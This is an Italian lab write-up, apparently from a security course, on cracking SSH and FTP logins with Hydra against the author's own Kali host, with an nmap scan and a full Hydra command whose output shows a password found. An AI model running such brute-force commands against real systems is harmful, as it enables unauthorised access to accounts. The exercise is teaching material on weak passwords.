S6-L3


HYDRA

L’esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.


- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Per lo svolgimento di questo esercizio per prima cosa andiamo a creare un nuovo utente su kali per connetterlo al servizio SSH, in quanto per ragioni di sicurezza è meglio evitare di esporre l'utente root e gli utenti con più permessi. Il prossimo passo sarà quello di attivare il servizio SSH e andarne a testare la connessione, collegando l'utente da noi creato su quel servizio.




A questo punto non ci resta che avviare Hydra e provare a ottenere l'accesso al servizio, andando a trovare le credenziali per autenticarsi a quest'ultimo tramite un attacco bruteforce con dizionario, vediamo come inserire i giusti parametri nella richiesta che vogliamo inoltrare a Hydra.

Per prima cosa possiamo notare gli switch -L e -P in maiuscolo, i quali ci permettono di inserire una lista di ipotetiche credenziali (dizionario), seguiti dall'indirizzo IP del target e dagli switch -V (ci permette di controllare i tentativi effettuati) e -t4 (ci permette di impostare la velocità delle richieste).



Come possiamo notare nella figura qui riportata a seguito di alcuni tentativi Hydra ci ha permesso di trovare le credenziali, questo è potuto accadere in quanto la password selezionata non rispetta degli standard di sicurezza che se seguiti renderebbero questo processo molto difficile da attuare.



Per la seconda parte dell'esercizio proviamo ad effettuare la stessa cosa ma su un diverso servizio, ovvero l'FTP. Proprio come abbiamo precedentemente fatto con SSH andiamo ad avviare la connessione del servizio in questione. Dopodichè verifichiamone il corretto funzionamento con nmap.

```
┌──(root㉿kali)-[/home/kali/Desktop/Utili]
└─# nmap -sS 192.168.1.68
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-17 16:13 CET
Nmap scan report for kali.wind3.hub (192.168.1.68)
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Appurato che il servizio è attivo possiamo provare a eseguire un comando di Hydra simile a quello precedentemente utilizzato. Notiamo che anche in questo caso siamo riusciti ad autenticarci con successo.

```
└─$ hydra -L usernames.txt -P passw.txt 192.168.1.68 -V -t4 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 16:01:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous se
ssion found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 360 login tries (l:18/p:20), ~90 tries per task
[DATA] attacking ftp://192.168.1.68:21/
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "123456" - 1 of 360 [child 0] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "password" - 2 of 360 [child 1] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "12345678" - 3 of 360 [child 2] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "1234" - 4 of 360 [child 3] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "pussy" - 5 of 360 [child 3] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "12345" - 6 of 360 [child 0] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "dragon" - 7 of 360 [child 1] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "qwerty" - 8 of 360 [child 2] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "696969" - 9 of 360 [child 1] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "testpass" - 10 of 360 [child 2] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "mustang" - 11 of 360 [child 3] (0/0)
[ATTEMPT] target 192.168.1.68 - login "test_user" - pass "letmein" - 12 of 360 [child 0] (0/0)
[21][ftp] host: 192.168.1.68   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.68 - login "root" - pass "123456" - 21 of 360 [child 2] (0/0)
[ATTEMPT] target 192.168.1.68 - login "root" - pass "password" - 22 of 360 [child 3] (0/0)
[ATTEMPT] target 192.168.1.68 - login "root" - pass "12345678" - 23 of 360 [child 0] (0/0)
```